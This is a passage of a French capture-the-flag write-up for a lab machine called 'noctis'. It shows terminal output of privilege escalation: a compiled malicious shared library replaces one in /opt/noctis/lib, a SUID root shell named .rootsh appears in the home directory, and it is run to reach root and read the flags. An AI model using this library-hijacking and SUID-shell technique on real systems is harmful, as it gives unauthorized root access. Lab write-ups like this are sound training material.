nova@noctis:/opt/noctis/lib$ gcc -shared -fPIC -o /tmp/libnoctsec.so /tmp/exploit.c
nova@noctis:/opt/noctis/lib$ rm libnoctsec.so
nova@noctis:/opt/noctis/lib$ cp /tmp/libnoctsec.so .
nova@noctis:/opt/noctis/lib$
1
2
3
4
5
6
7
8
9
10
11
12
13
nova@noctis:/opt/noctis/lib$ ls -la ~/
total 1460
drwxr-x--- 1 nova nova    4096 Nov  8 21:15 .
drwxr-xr-x 1 root root    4096 Oct 13 16:31 ..
-rw------- 1 nova nova      52 Nov  8 21:13 .bash_history
-rw-r--r-- 1 nova nova     220 Mar 31  2024 .bash_logout
-rw-r--r-- 1 nova nova    3771 Mar 31  2024 .bashrc
drwxr-xr-x 2 root root    4096 Oct 13 16:31 .cache
-rw-r--r-- 1 nova nova     807 Mar 31  2024 .profile
-rwsr-xr-x 1 root root 1446024 Nov  8 21:15 .rootsh
-rw-r--r-- 1 nova nova     407 Oct 13 16:31 NOTES.md
drwx------ 2 nova nova    4096 Oct 13 16:31 loot
-rw------- 1 nova nova      51 Oct 13 16:31 user.txt
Vamos notre exploit a été exécuter avec succès et le programme .rootsh nous a ete deposee dans le répertoire personnel avec un SUID
1
2
3
4
nova@noctis:/opt/noctis/lib$ /home/nova/.rootsh -p
nova@noctis:/opt/noctis/lib# id
uid=1001(nova) gid=1001(nova) euid=0(root) groups=1001(nova),33(www-data)
nova@noctis:/opt/noctis/lib#
nous somme root
1
2
3
nova@noctis:/root# cat root.txt
NOCTIS{d4rk_v01d_0wn3d_8c4f2e}
nova@noctis:/root#
flag
1
2
3
4
nova@noctis:~# cat /home/nova/user.txt /root/root.txt
NOCTIS{cr0ss1ng_7h3_gr1d_4_1nt3rn4l_5t4t10n_2fbd3}
NOCTIS{d4rk_v01d_0wn3d_8c4f2e}
nova@noctis:~#